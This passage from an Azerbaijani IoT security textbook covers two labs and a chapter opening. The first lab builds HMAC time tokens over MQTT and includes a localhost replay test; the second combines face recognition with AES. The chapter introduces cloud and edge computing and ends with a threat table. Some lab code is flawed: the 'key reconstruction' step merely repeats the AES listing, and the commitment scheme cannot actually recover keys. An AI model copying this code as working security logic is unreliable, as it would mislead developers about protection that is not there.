interval = 30  # saniyəlik intervalla token dəyişir

def generate_token(key, timestamp=None):
    if not timestamp:
        timestamp = int(time.time())
    counter = int(timestamp / interval)
    return hmac.new(key, str(counter).encode(),
hashlib.sha256).hexdigest()

```

```
data = "humidity=78"
token = generate_token(shared_secret)

payload = {
    "data": data,
    "token": token,
    "timestamp": int(time.time())
}

client = mqtt.Client()
client.connect("localhost", 1883, 60)
client.publish("iot/auth/data", json.dumps(payload))
client.disconnect()
# REPLAY testi üçün: eyni mesajı 35 saniyə sonra yenidən göndər
print("Token təkrar göndəriləcək (REPLAY testi)")
time.sleep(35)
client.connect("localhost", 1883, 60)
client.publish("iot/auth/data", json.dumps(payload))
client.disconnect()
```

✓ **Addım – Token-in doğrulanması (qəbuledici)**

Qəbuledici cihaz mesajın daxilindəki tokenin doğruluğunu yoxlayır. Əgər token ±1 interval çərçivəsində uyğundursa, məlumat qəbul olunur (***totp_receiver.py***).


```
import base64
import time
import paho.mqtt.client as mqtt

shared_secret = b"my_shared_key"
interval = 30
used_tokens = {}
token_lifetime = 90

def verify_token(token, timestamp):
    now = int(time.time())
    if abs(now - timestamp) > token_lifetime:
        print("Token vaxtı keçmişdir.")
        return False
    for offset in [-1, 0, 1]:
        counter = int((timestamp + offset * interval) / interval)
        expected = hmac.new(shared_secret, str(counter).encode(), hashlib.sha256).hexdigest()
        if hmac.compare_digest(expected, token):
            return True
    return False

```

```
def on_message(client, userdata, msg):
    try:
        payload = json.loads(msg.payload.decode())
        token = payload["token"]
        timestamp = int(payload["timestamp"])
        data = payload["data"]

        now = int(time.time())

        if token in used_tokens:
            print("Replay hücumu: Token artıq istifadə olunmuşdur.")
            return

        expired = [t for t, ts in used_tokens.items() if now - ts > token_lifetime]
        for t in expired:
            del used_tokens[t]

        if verify_token(token, timestamp):
            print("Doğrulama uğurludur:", data)
            used_tokens[token] = timestamp
        else:
            print("Doğrulama uğursuz: Token uyğun deyil.")
    except Exception as e:
        print("Xəta:", e)

client = mqtt.Client()
client.connect("localhost", 1883, 60)
client.subscribe("iot/auth/data")
client.on_message = on_message
print("Sensorlardan doğrulama mesajları gözlənilir...")
client.loop_forever()
```

✓ Təhlükəsizlik Yoxlamaları

Bu yanaşma aşağıdakı hücumlara qarşı dayanıqlıdır:

- Replay attack (token bir dəfəlikdir)
- Offline saxtakarlıq (token vaxta əsaslı və gizli açarla HMAC-lıdır)
- Zəif identifikasiya (sensorlar özlərini tokenlə tanıdır)



Şəkil 4.7. Qəbuledici cihazda replay hücumu aşkarlanır

✓ Nəticə

Bu praktiki hissə oxucuya vaxta əsaslı TOTP token mexanizmini simmetrik açarla tətbiq etməyi, replay hücumlarına qarşı necə qorunmağın mümkün olduğunu və MQTT üzərindən təhlükəsiz autentifikasiyanın necə qurulduğunu göstərir.

✓ Tapşırıqlar

- sensor_id və timestamp sahələrini daxil edin və tokenlə birlikdə göndərin. Bu sahələri JSON formatında serverdə yoxlayın.
- Replay hücumunu sınaqdan keçirin: eyni tokeni iki dəfə göndərin və qəbuledici tərəfin bunu rədd etdiyini yoxlayın.
- Tokenin timestamp sahəsini 60 saniyədən daha köhnə və ya gələcək bir vaxta təyin edib sistemin reaksiyasını müşahidə edin.
- used_tokens siyahısına vaxt limitləri təyin edin və avtomatik təmizləmə mexanizmini dəyişdirərək alternativ modellər test edin.
- Broker bağlantısını TLS/SSL üzərindən qurun və mesajların şifrələnmiş kanalla ötürülməsini təmin edin.
- Fərqli sensorlar üçün fərqli shared_secret açarları müəyyən edin və qəbul edici tərəfdə onları sensor_id əsasında ayırd etmə mexanizmi qurun.
- Tokeni 3-cü tərəf tərəfindən saxlanıb təkrar göndərildikdə sistemin cavabını sənədləşdirin (əllə replay hücumu).
- Tokenin təkcə doğrulanması ilə deyil, həm də unikal ID ilə loglaşdırılmasını təmin edin (göndərilən mesajlar sistemdə arxivlənsin).
- Kodda token_lifetime dəyişəni ilə oynayaraq müxtəlif təhlükəsizlik səviyyələrini sınaqdan keçirin (məsələn: 30s, 60s, 120s).
- Sensor node-lardan biri kompromis olduqda digər sensorlara necə təsir etdiyini analiz edin.

- Server tərəfində sadə “alert” mexanizmi qurun ki, əgər bir sensor 5 dəfə ardıcıl yanlış token göndərərsə xəbərdarlıq versin.
- Gələcəkdə qrup açarları ilə token generasiyasını necə inteqrasiya edə biləcəyinizi müzakirə edin və sadə konseptual kod yazın.
- Token strukturuna əlavə məlumatlar daxil edin (məsələn: location və ya sensor növü) və bu sahələrin də HMAC-lə imzalanmasını təmin edin.
- Tokenin saxlanma üsulunu dəyişdirərək Redis və ya fayl sistemi ilə uyğunlaşdırılmış versiyasını test edin.
- Python-da logging modulundan istifadə etməklə bütün doğrulama nəticələrini auth.log adlı fayla yazdırın.

4.4.3. Üz Tanıma Əsaslı Biometrik Kriptoqrafik Sistem

Qeyd: *Bu laboratoriya işi Sumqayıt Dövlət Universitetinin magistratura tələbəsi* ***Maqsudov Nihad Nicat oğlu*** *tərəfindən tədqiqat işinin bir hissəsi olaraq hazırlanmış və bu kitaba töhfə olaraq təqdim edilmişdir. Nihad Maqsudov, üz tanıma texnologiyası ilə biometrik əsaslı kriptoqrafiya mexanizminin praktiki tətbiqini uğurla sınaqdan keçirmiş, sistemin qurulması, test edilməsi və nəticələrin təhlili mərhələlərində müəllifə dəyərli dəstək göstərmişdir.*

Məqsəd

Bu praktiki işin məqsədi, üz tanıma texnologiyası ilə biometrik identifikasiyanı kriptoqrafiya ilə birləşdirərək təhlükəsiz məlumat ötürülməsi sisteminin yaradılması və test edilməsidir. Təcrübə nəticəsində oxucu həm biometrik autentifikasiya, həm də AES şifrələmə metodologiyasını üz tanıma ilə birgə tətbiq etməyi öyrənir.

Tələblər:

- Jetson Nano və ya Raspberry Pi
- Ubuntu əməliyyat sistemi və ya uyğun Linux mühiti
- Python 3.8 və ya daha yeni versiya
- Web kamera (Jetson Nano və ya Raspberry Pi-də CSI/USB kamera)
- Proqram təminatı və kitabxanalar:
    - `sudo apt update && sudo apt install python3-opencv python3-pip -y`
    - `pip3 install face_recognition dlib numpy pycryptodome`

✓ Addım 1 – Üz Tanıma və Məlumatların Yığılması

Burada üzə aid numerik vektor çıxarılır ki, bu, daha sonra şifrələmə açarının generasiyası üçün istifadə ediləcək. (***capture_face.py***).

```
import cv2
def capture_face():
    cap = cv2.VideoCapture(0)
    ret, frame = cap.read()
    cv2.imwrite("captured_face.jpg", frame)
```

```
    cap.release()
    return "captured_face.jpg"
```

✓ Addım 2 – Üz Xüsusiyyətlərinin Çıxarılması

Burada üzə aid numerik vektor çıxarılır ki, bu, daha sonra şifrələmə açarının generasiyası üçün istifadə ediləcək. (***extract_face.py***).

```
import face_recognition
import numpy as np

def extract_features(image_path):
    image = face_recognition.load_image_file(image_path)
    encodings = face_recognition.face_encodings(image)
    return np.array(encodings[0]) if encodings else None
```

✓ Addım 3 – Biometrik Açarın Yaradılması və Fuzzy Commitment

Bu mərhələdə biometrik əsaslı random açar yaradılır və "commitment" hash ilə saxlanılır. Bu üsul sadə Fuzzy Commitment Scheme mexanizmini simulyasiya edir(***key_generate.py***).

```
import os
import hashlib

def generate_key(features):
    secret_key = os.urandom(32)
    noise = np.random.normal(0, 0.01, size=features.shape)
    combined = np.concatenate((features + noise,
secret_key))
    commitment = hashlib.sha256(combined).hexdigest()
    return secret_key, commitment
```

✓ Addım 4 – AES ilə Məlumatın Şifrələnməsi və Deşifrə

Biometrik əsasında əldə edilmiş açarla sistem məlumatı AES ilə şifrələyir və bu, məlumatın integritetini və məxfiliyini təmin edir (***aes.py***).

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

def encrypt_data(data, key):
    cipher = AES.new(key, AES.MODE_EAX)
    nonce = cipher.nonce
    ciphertext, tag =
cipher.encrypt_and_digest(data.encode())
    return nonce, ciphertext, tag

def decrypt_data(nonce, ciphertext, tag, key):
```

```
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    return cipher.decrypt_and_verify(ciphertext,
tag).decode()
```

✓ Addım 5 – Əsas Test Ssenarisi və Açarın Rekonstruksiyası

Burada, istifadəçinin yeni çəkilən üz şəkli ilə əvvəlki commitment-a uyğun açar rekonstruksiya olunur. Əgər uğurlu olarsa, məlumat deşifrə edilir (***match_key.py***).

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

def encrypt_data(data, key):
    cipher = AES.new(key, AES.MODE_EAX)
    nonce = cipher.nonce
    ciphertext, tag =
cipher.encrypt_and_digest(data.encode())
    return nonce, ciphertext, tag

def decrypt_data(nonce, ciphertext, tag, key):
    cipher = AES.new(key, AES.MODE_EAX, nonce=nonce)
    return cipher.decrypt_and_verify(ciphertext,
tag).decode()
```

✓ Nəticə

Bu laboratoriya, biometrik autentifikasiyanın kriptoqrafiya ilə necə inteqrasiya edilə biləcəyini nümayiş etdirir. Fuzzy Commitment kimi texnikalar real sistemlərdə fərdi açarsız autentifikasiya imkanları yaratmaq üçün perspektivlidir. Sadələşdirilmiş yanaşma olmasına baxmayaraq, üz tanıma və AES kimi texnologiyalar bu laboratoriyada effektiv şəkildə birləşdirilmişdir.

✓ Əlavə Göstərişlər və Sınaqlar

- Eyni şəxsin müxtəlif şəkilləri ilə test edin (işıq, bucaq fərqləri).
- Fərqli şəxslərlə testi aparın – açarın səhv rekonstruksiya olunmadığını yoxlayın.
- İcra müddətini ölçün – hər funksiyanın iş vaxtı.

✓ Tapşırıqlar

- Üz encodings vektorunun ölçüsünü və təhlükəsizlik baxımından rolunu təhlil edin.
- İki fərqli şəxsin üzünü sistemə təqdim etdikdə açarın rekonstruksiyasının uğursuz olmasını test edin.
- Biometrik məlumatlar dəyişərsə (gözlük, saç, işıq), sistemin davranışını izləyin.
- AES şifrələməsində EAX rejimi əvəzinə GCM rejimini istifadə edin və nəticəni müqayisə edin.
- Commitment məlumatını lokal .txt faylda saxlayın və onun idarəsini təmin edin.
- Fuzzy Commitment mexanizmini səhv düzəldən kodlarla təkmilləşdirin.
- GUI interfeys yaradın və şifrələmə prosesini vizual göstərin.
- Jetson Nano üzərində sistemi test edin – performans nəticələrini qeyd edin.
- Webcam əvəzinə statik şəkil bazası istifadə edin və fərqli ssenariləri sınayın.
- Gələcəkdə bu sistem IoT-based smart lock sistemlərinə necə tətbiq oluna bilər?

5. IoT və Bulud Təhlükəsizliyi

5.1. Giriş

Əşyaların İnterneti (IoT) uc nöqtələrinin geniş miqyasda genişlənməsini təmin edir. Bu, bir neçə müxtəlif cəhətdən çətinlik yaradır. Kənar hesablama (edge computing), həmçinin duman hesablama (fog computing) kimi də tanınan texnologiya, əsasən Sənaye Əşyaların İnterneti (IIoT) sahəsində tətbiq edilmişdir. Bu struktur hesablama mərkəzlərindən (bulud serverlərindən) fərqli olaraq, uc nöqtələri (məsələn, sensorlar, kameralar və s.) və yerli serverləri istifadə edərək məlumatların toplanması, saxlanması və emalını həyata keçirir (Şəkil 5.1).

İnformasiya yeni yanacaq mənbəyi kimi müasir və mürəkkəb idarəetmə sistemlərini gücləndirir. Məlumatın hazırlanması və kəskin kənar hesablama imkanlarının yaradılması hər bir təşkilat üçün vacibdir. Məlumatın daxili və ya xarici mənbədən əldə edilməsindən asılı olmayaraq, onun uyğun şəkildə toplanması, ötürülməsi, təmizlənməsi və kənar hesablama çərçivəsində emalı mühüm əhəmiyyət daşıyır. Məlumatın təhlili üçün müxtəlif elmi texnikalar və maşın öyrənməsi metodlarından istifadə olunur ki, bu da daha dəqiq araşdırmalar aparmağa imkan verir.

Məlumatın idarə olunması üçün təşkilatlar ciddi elmi və texnoloji araşdırmalar aparmalıdır. Çoxsaylı və kompleks informasiyanın emal olunması üçün güclü məlumat qeydiyyatı, sistem çərçivəsi və strukturlaşdırılmış saxlama mexanizminə ehtiyac var. Bundan əlavə, məlumat mübadiləsinin daimi və ağıllı şəkildə aparılması əsas məqamlardan biridir. Bu yanaşma fərdi və icma əsaslı tətbiqlər üçün effektiv həllər təmin edir.

Bulud hesablama (cloud computing) veb üzərindən uzaq serverlərin və ya kompüterlərin istifadəsini nəzərdə tutur ki, bu da hesablama proseslərini yerli kompüter və ya server əvəzinə buludda icra etməyə imkan verir. Bulud hesablama əsasən məlumat saxlama, tətbiq idarəetməsi və optimallaşdırma üçün istifadə olunur. Bu texnologiya mərkəzləşdirilmiş və ya paylanmış hesablama modelinə əsaslanır və sistemin ümumi fəaliyyətini yaxşılaşdırır.


Duman hesablama isə məlumatın mərkəzləşdirilmiş hesablama nöqtələrində deyil, lokal səviyyədə emal olunmasını təmin edən texnologiyadır. Bu, uc hesablama (edge computing) ilə sıx əlaqəlidir. Məsələn, ağıllı nəqliyyat sistemlərində istifadə edilən sensorlar və cihazlar məlumatı toplayır, onu duman hesablama sistemləri vasitəsilə analiz edir və mərkəzi serverə göndərir.

Cisco tərəfindən təqdim edilən “fog computing” anlayışı IoT sahəsində geniş imkanlar yaradır. Bulud hesablama kimi, duman hesablama da məlumatların idarə edilməsi və saxlanması ilə bağlı xidmətlər təklif edir. Mist registrasiya (mist

registering) konsepti cihazların hesablama gücünü artırmağa və yerli səviyyədə məlumat emalını təmin etməyə imkan verir.

Duman hesablama, sistemin kənar hissəsində məlumatın emalını yerinə yetirərək paylanmış hesablama çərçivəsini təkmilləşdirməyə imkan verir. Bu yanaşma, əsasən, kənar hesablama ilə əlaqəlidir və bulud sistemlərinin üzərində əlavə yük yaratmadan yerli hesablama proseslərini optimallaşdırmağa kömək edir.

Nəqliyyat, aerokosmik texnologiyalar və ağıllı fabriklər kimi sahələrdə duman və kənar hesablama böyük rol oynayır. Məsələn, ağıllı nəqliyyat sistemlərində sensorlar real vaxt rejimində məlumat toplayır və təhlil edir, bu da təhlükəsizliyi və səmərəliliyi artırır.



Şəkil 5.1. Bulud və Duman hesablama arxitekturası

Qoşulmuş cihazlar məlumat göndərir və alır, həmçinin yaxınlıqdakı bir mərkəzə (hub) istiqamətlər verir. Bu mərkəz, adətən, müəssisə daxilində quraşdırılır. Məsələn, bu, əlavə emal və idarəetmə qabiliyyətlərinə malik keçid qurğusu (switch) ola bilər. Belə mərkəzlər daxil olan məlumatı qəbul edir, emal edir və müvafiq cavablar verir.

İT sistemlərinin inkişafı ilə müxtəlif qurğuların bir-biri ilə uyğunlaşması məsələsi ön plana çıxır. Müxtəlif sistemlər arasında uyğunluğun olmaması, yeni texnologiyaların geniş tətbiqini ləngidə bilər.

Açıq Hesablama Konsorsiumu 2015-ci ildə yaradılmışdır və Cisco, ARM, Dell və Microsoft kimi şirkətlər tərəfindən dəstəklənir. Bu konsorsium, hesablama arxitekturasının tərtib olunmasında əsas standartları və ən yaxşı təcrübələri müəyyənləşdirir. Çox güman ki, onlar sənaye üzrə vahid standartların və sistemlərin qəbul edilməsinə təkan verəcəklər.

Bəzi müəssisələr və tətbiqlər var ki, yalnız məlumat ötürmək kifayət etmir. Xüsusilə, uzaq yerlərdə və ya peyk rabitəsi kimi yüksək xərcli ötürmə texnologiyalarında adi sistemlər bu ehtiyacları qarşılamır.

Bu səbəbdən daha sürətli, daha az xərcli və daha səmərəli yanaşmalara ehtiyac var. Adətən, mövcud üsul belə olur: məlumatı topla, emal üçün bulud sistemlərinə göndər və orada istifadə et.

Məhz burada **kənar hesablama** texnologiyasının əhəmiyyəti artır. Əgər məlumat qurğuların yaxınlığında yaradılırsa, niyə onu mümkün qədər mənbəyə yaxın emal etməyək? Belə bir yanaşma gecikməni azaldır, məlumatın emalını daha səmərəli və təhlükəsiz edir.

Kənar hesablama sistemləri buludda aparılan analitik hesablama ilə müqayisədə aşağıdakı üstünlüklərə malikdir:

- Xüsusi əldə edilmiş, həcmi kiçik və aşağı gecikməyə malik məlumat toplusu yaradır. Bu məlumatlar adətən sensorlar tərəfindən yaradılır.
- IoT cihazlarının tələblərinə uyğun daha optimallaşdırılmış hesablama sistemləri təklif edir.
- Daha az prosessor paralelliyi tələb edir və cihazların məhdud resurslarından səmərəli istifadə edir.
- Çox yüksək sürətlə hesablama aparır, mürəkkəb tapşırıqlar üçün, məsələn, şəkil, video və səs tanıma kimi dərin öyrənmə proseslərini yerinə yetirmək üçün uyğundur.
- Daha sadə məlumat emal modelləri üzərində qurulur, çünki maşın öyrənməsi və süni intellekt əsaslı proseslər konkret cihazların tələblərinə uyğunlaşdırılır.
- Modullaşdırılmış avadanlıq şəklində hazırlana bilər və müxtəlif hesablama ehtiyaclarına uyğunlaşdırıla bilər.
- Daha az mürəkkəb sistemlərdən ibarət olur və məlumatların daha səmərəli idarə edilməsinə imkan yaradır.
- Aşağı ötürmə qabiliyyətinə malik şəbəkələrdə asanlıqla işləyə bilər.

Kənar hesablama, məlumatların IoT cihazlarının özündə və ya yaxınlığında emal edilməsini nəzərdə tutur. Bu metod, gecikməni azaldır, hesablama yükünü bulud serverlərindən çıxarır və məlumatın daha təhlükəsiz və effektiv işlənməsini təmin edir.

Boeing 787 təyyarəsi hər uçuş saatında 40 TB həcmində məlumat yaradır, lakin bu məlumatın yalnız kiçik bir hissəsi analiz və saxlanma üçün serverlərə göndərilir. Eyni zamanda, böyük şəhərlərdə saatda təxminən 10 GB məlumat yaradılır, lakin yalnız 1 GB-ı serverlərə ötürülür. Bu səbəbdən, məlumatın emalını yalnız mərkəzi bulud serverlərinə göndərmək praktiki olaraq mümkün deyil. Bunun əvəzinə, kənar hesablama metodları məlumatı mənbəyə daha yaxın emal etməklə daha səmərəli həllər təqdim edir.

Bulud və kənar hesablama modelləri fərqli hesablama tələblərini qarşılayır və IoT cihazlarının inkişafı ilə bu metodların önəmi daha da artır. IoT cihazları çoxlu

məlumat yaradır (loquacious devices), bu məlumatların saxlanması, analizi və emalı üçün yeni metodlar tələb olunur. Ənənəvi bulud sistemləri məlumatın mərkəzi serverlərdə emal olunmasına əsaslanırdı. Lakin IoT cihazlarının sayının artması ilə bu yanaşma artıq effektiv deyil və məlumat emalı prosesləri mənbəyə daha yaxın aparılmalıdır.

5.2. IoT üçün Bulud Təhlükəsizliyi

Bu bölümdə bulud xidmətləri və təhlükəsizlik arxitekturaları haqqında məlumat veriləcək. Bu arxitekturalar Əşyaların İnterneti (IoT) texnologiyasını dəstəkləmək üçün hazırlanmışdır. Bulud xidmətləri və təhlükəsizlik üzrə ən yaxşı təcrübələrdən istifadə etməklə, təşkilatlar müxtəlif sahələrdə və çoxdomenli IoT tətbiqlərini idarə edə bilərlər.

Bu bölümdə Amazon Web Services (AWS) bulud xidmətləri və təhlükəsizlik həlləri, Cisco tərəfindən təqdim edilən komponentlər (Fog Computing) və Microsoft Azure xidmətləri nəzərdən keçiriləcəkdir.

Bulud və onun təhlükəsizliyi, IoT üçün əhəmiyyətli məlumatların idarə olunması və qorunmasını tələb edən mühüm amillərdən biridir. Bu bölümdə IoT məlumatlarının saxlanması, analizi və hesabat sistemləri ilə yanaşı, bu xidmətlərin necə təhlükəsiz hala gətirilməsi üçün ən yaxşı təcrübələr müzakirə ediləcək. IoT-un buluddakı təhlükəsizliyini təmin etmək üçün həm müştərinin, həm də bulud provayderinin məsuliyyətlərini müəyyən etmək vacibdir.

B2B (Biznesdən-Biznesə), istehlakçı və sənaye IoT tətbiqlərində heç bir texnologiya bulud əsaslı IoT xidmətləri qədər cihazları, məlumatları və təşkilatları bir araya gətirə bilmir. Keçid qurğuları (gateway), tətbiqlər, protokol idarəediciləri, analitik sistemlər və biznes intellekti komponentləri rahatlıq, iqtisadi səmərəlilik və miqyaslanma imkanlarına görə buludda yerləşdirilir. Milyardlarla IoT cihazına dəstək vermək üçün bulud əsaslı xidmətlər yeni və köhnə şirkətlər üçün ən uyğun mühitlərdən birini təmin edir.

Bulud xidmət provayderləri (CSP) IoT məhsullarını daha təhlükəsiz şəkildə buluda qoşmaq üçün yeni funksiyalar və xidmətlər təqdim edir. IoT inkişaf etdiriciləri üçün bulud əsaslı başlanğıc dəstləri təqdim olunur ki, bu da şirkətlərin IoT cihazlarını minimal səylə buludda yerləşdirməsini asanlaşdırır. Lakin, təşkilatlar bu xidmətlərin təhlükəsizlik nəzarətlərini dəyərləndirərək, onlara etibar etməzdən əvvəl ehtiyatlı davranmalıdırlar.

Məsələn, ARM, Freescale və IBM birgə çalışaraq buluda uyğunlaşdırılmış IoT başlanğıc dəsti hazırlayıb. Bu dəst avtomatik olaraq sensor məlumatlarını internet üzərindən veb-sayta ötürən mikroidarəetmə qurğusu (MCU) ilə təmin olunub. Bu dəstin əsas məqsədi IoT həllərinin buludla asan inteqrasiyasını öyrətməkdir.

Lakin, IoT tətbiqlərini real mühitdə yerləşdirmək, nəzəriyyədən fərqli olaraq daha ciddi təhlükəsizlik tədbirlərini tələb edir.

Bu bölmə IoT sistemlərini dəstəkləyən əsas bulud xidmətləri haqqında müzakirə təqdim edir. Müxtəlif sahələrdə milyonlarla IoT cihazı yerləşdirmək istəyən təşkilatlar üçün bulud sistemləri ən optimal idarəetmə mühiti kimi çıxış edir.

Bundan əlavə, bulud provayderləri cihazların aktivləşdirilməsi, proqram təminatının yenilənməsi və konfiqurasiyasının idarə edilməsi üçün əlavə xidmətlər təqdim edir.

IoT cihazlarının funksional və təhlükəsizlik vəziyyətinə birbaşa təsir etdiyi üçün bu xidmətlərin təhlükəsizliyi kritik əhəmiyyət kəsb edir.

Hücumçular IoT sistemlərinin zəifliklərindən istifadə etməyə cəhd göstərə bilər və bulud əsaslı IoT həllərində böyük miqyaslı dəyişikliklər etmək imkanını əldə edə bilərlər. Bu səbəbdən, IoT təhlükəsizlik nəzarətləri hər bir mərhələdə ciddi şəkildə tətbiq edilməlidir.

- **IoT üçün xidmət təminatı, hesablaşma və icazə idarəetməsi**

Bu, IoT cihaz istehsalçılarının öz cihazlarını xidmət kimi təqdim etməsi ilə bağlı maraqlı bir tətbiq sahəsidir. Bu proses cihazların istifadəsinə icazə vermək və ya icazəni ləğv etmək, istifadəni izləmək və istifadə həcminə uyğun olaraq ödəmə sistemlərini qurmaq tələb edir.

Buna misal olaraq kamera və digər sensor əsaslı monitorinq xidmətləri (məsələn, DropCam bulud yaddaşı), ağıllı geyilə bilən qurğuların (məsələn, FitBit cihazları) izlənməsi və izləmə xidmətləri göstərilə bilər.

- **Real vaxtda monitorinq**

Bulud əsaslı tətbiqlər, fövqəladə hallar idarəetməsi, sənaye nəzarəti və istehsalat sistemləri kimi kritik sahələrdə real vaxt rejimində monitorinq imkanı təqdim edə bilər.

Müəssisələr getdikcə daha çox sənaye nəzarət sistemlərini, monitorinq proseslərini və digər funksiyaları bulud mühitinə daşıyır. Bu addım əməliyyat xərclərini azaldır, məlumatların əlçatanlığını artırır və yeni B2B və B2C xidmətlərinə imkan yaradır.

IoT qurğularının sayı artdıqca, proqramlaşdırıla bilən loqika nəzarətçiləri (PLC) və uzaqdan terminal vahidləri (RTU) kimi qurğuların buluda birbaşa qoşulması daha geniş yayılacaq. Bu isə sistemlərin daha effektiv və səmərəli monitorinqinə dəstək verəcəkdir.

- **Sensor koordinasiyası**

Cihazdan cihaza (M2M) məlumat ötürülməsi IoT qurğularının avtomatik qarşılıqlı əlaqəsini və xidmət koordinasiyasını təmin edir.

Zaman keçdikcə, iş axınları daha çox avtomatlaşdırılacaq, beləliklə, insan faktorunun dövriyyədən çıxması təmin ediləcək. Bulud, bu avtomatlaşdırılmış proseslər üçün mərkəzi bir rol oynayacaqdır.

Məsələn, bulud xidmətləri IoT cihazlarının yeni məlumatları, məhdudiyyətləri və təlimatları sorğulaya biləcəyi yeni mexanizmlər təqdim edəcək.

Bundan əlavə, MQTT və RESTful API-lər kimi protokollar, IoT tətbiqlərinin avtomatik əlaqələndirilməsində istifadə olunacaq.

- **Müştəri analitikası və marketinq**

IoT-un güclü xüsusiyyətlərindən biri müştəri yönümlü marketinq strategiyalarını inkişaf etdirmək imkanına sahib olmasıdır.

Salesforce şirkəti IoT bulud platforması yaradaraq mayaklar (beacons) və digər ağıllı qurğular vasitəsilə müştəriləri izləmə mexanizmini tətbiq edib.

Bulud əsaslı bu sistem, müştəriyə avtomatik bildirişlər göndərməyə və ya satış heyətinə siqnal verməyə imkan yaradır.

Yerə uyğun reklamlar (location-based advertising) bunun bir nümunəsidir.

Məsələn, müştərilər mağaza və ya ticarət mərkəzində gəzərkən, onların alış vərdişləri və seçimləri təhlil olunaraq fərdi mesajlar göndərilə bilər.

Lakin, bu tip izləmə sistemlərinin şəxsi məlumat təhlükəsizliyi baxımından risklərini nəzərə almaq lazımdır.

Bundan əlavə, IoT məlumatları enerji səmərəliliyini artırmaq üçün də istifadə edilə bilər.

Məsələn, ağıllı məişət cihazları enerji istehlakını bulud vasitəsilə izləyərək, real vaxtda idarəetmə imkanları yarada bilər. İstifadəçilər enerji qiymətlərinə uyğun olaraq, istifadə vərdişlərini tənzimləyə bilərlər, bu da həm xərcin azaldılmasına, həm də ekoloji təsirin minimuma endirilməsinə kömək edər.

- **Məlumat mübadiləsi**

IoT-un əsas üstünlüklərindən biri məlumatın müxtəlif maraqlı tərəflər arasında paylaşılması imkanıdır. Məsələn, bədənə implantasiya olunmuş tibbi qurğu məlumatları tibbi müəssisəyə göndərə bilər və bu müəssisə məlumatları sığorta şirkətləri ilə paylaşa bilər. IoT məlumatlarının effektiv paylaşılması güclü IoT analitik sistemlərinin yaradılması üçün vacib şərtdir.

Bununla yanaşı, IoT tətbiqləri əsasən "publish/subscribe" modelinə əsaslanan məlumat ötürmə protokolları üzərində qurulub.

Bu cür xidmətlər B2B, B2I və B2C tətbiqləri üçün mühüm əhəmiyyət kəsb edir.

- **Mesajların ötürülməsi və yayımı**

Bulud, mərkəzləşdirilmiş, elastik və uyğunlaşa bilən imkanları ilə böyük miqyaslı IoT mesaj ötürmə xidmətləri üçün ideal mühitdir.

Bulud xidmətləri HTTP, MQTT və digər protokolları dəstəkləyir ki, bu da məlumatların nəql edilməsi, yayılması, yazılması və oxunması üçün istifadə olunur.

IoT-un ən böyük problemlərindən biri məlumat miqyasının idarə edilməsidir.

Bu səbəbdən, IoT sistemləri bulud arxitekturasının çevik genişlənmə imkanlarına ehtiyac duyur.

Buludun elastik miqyaslanma imkanları, böyüyən tələblərə uyğun xidmət göstərmək üçün vacib rol oynayır.

- **Bulud baxımından IoT təhlükələrinin təhlili**

Bulud əsaslı infrastruktur üçün nəzərdə tutulan bir çox təhlükə, digər qeyri-bulud IT sistemlərinə edilən hücumlarla oxşarlıq təşkil edir. Aşağıdakı cədvəldə **IoT təhlükələri və hücum növləri** ilə bağlı əsas sahələr təqdim olunur:

Cədvəl 5.1. IoT təhlükələri və hücum növləri

Təhlükə Sahəsi	Hədəflər/Hücumlar
Bulud sisteminin administratorları və istifadəçiləri	**Administrator hesablarının oğurlanması və istismarı**: Şifrələrin, autentifikasiya tokenlərinin və SSH açarlarının ələ keçirilməsi, bu vasitə ilə virtual xüsusi bulud (VPC) mühitlərinə müdaxilə edilməsi (məsələn, AWS root hesabının ələ keçirilməsi).
	Brauzer vasitəsilə kross-sayt skript (XSS) hücumları: İstifadəçilərin və menecerlərin cihazlarına hücum.
	Zərərli fayllar (JavaScript əsaslı hücumlar): Brauzerlər və e-poçt əlavələri vasitəsilə administrator hüquqlarına sahib cihazlara zərərli kodların yeridilməsi.
Virtual Uc Nöqtələri (VM-lər, konteynerlər)	**VM və konteyner boşluqları**: Virtual maşınlarda və konteynerlərdə olan zəifliklərdən istifadə.
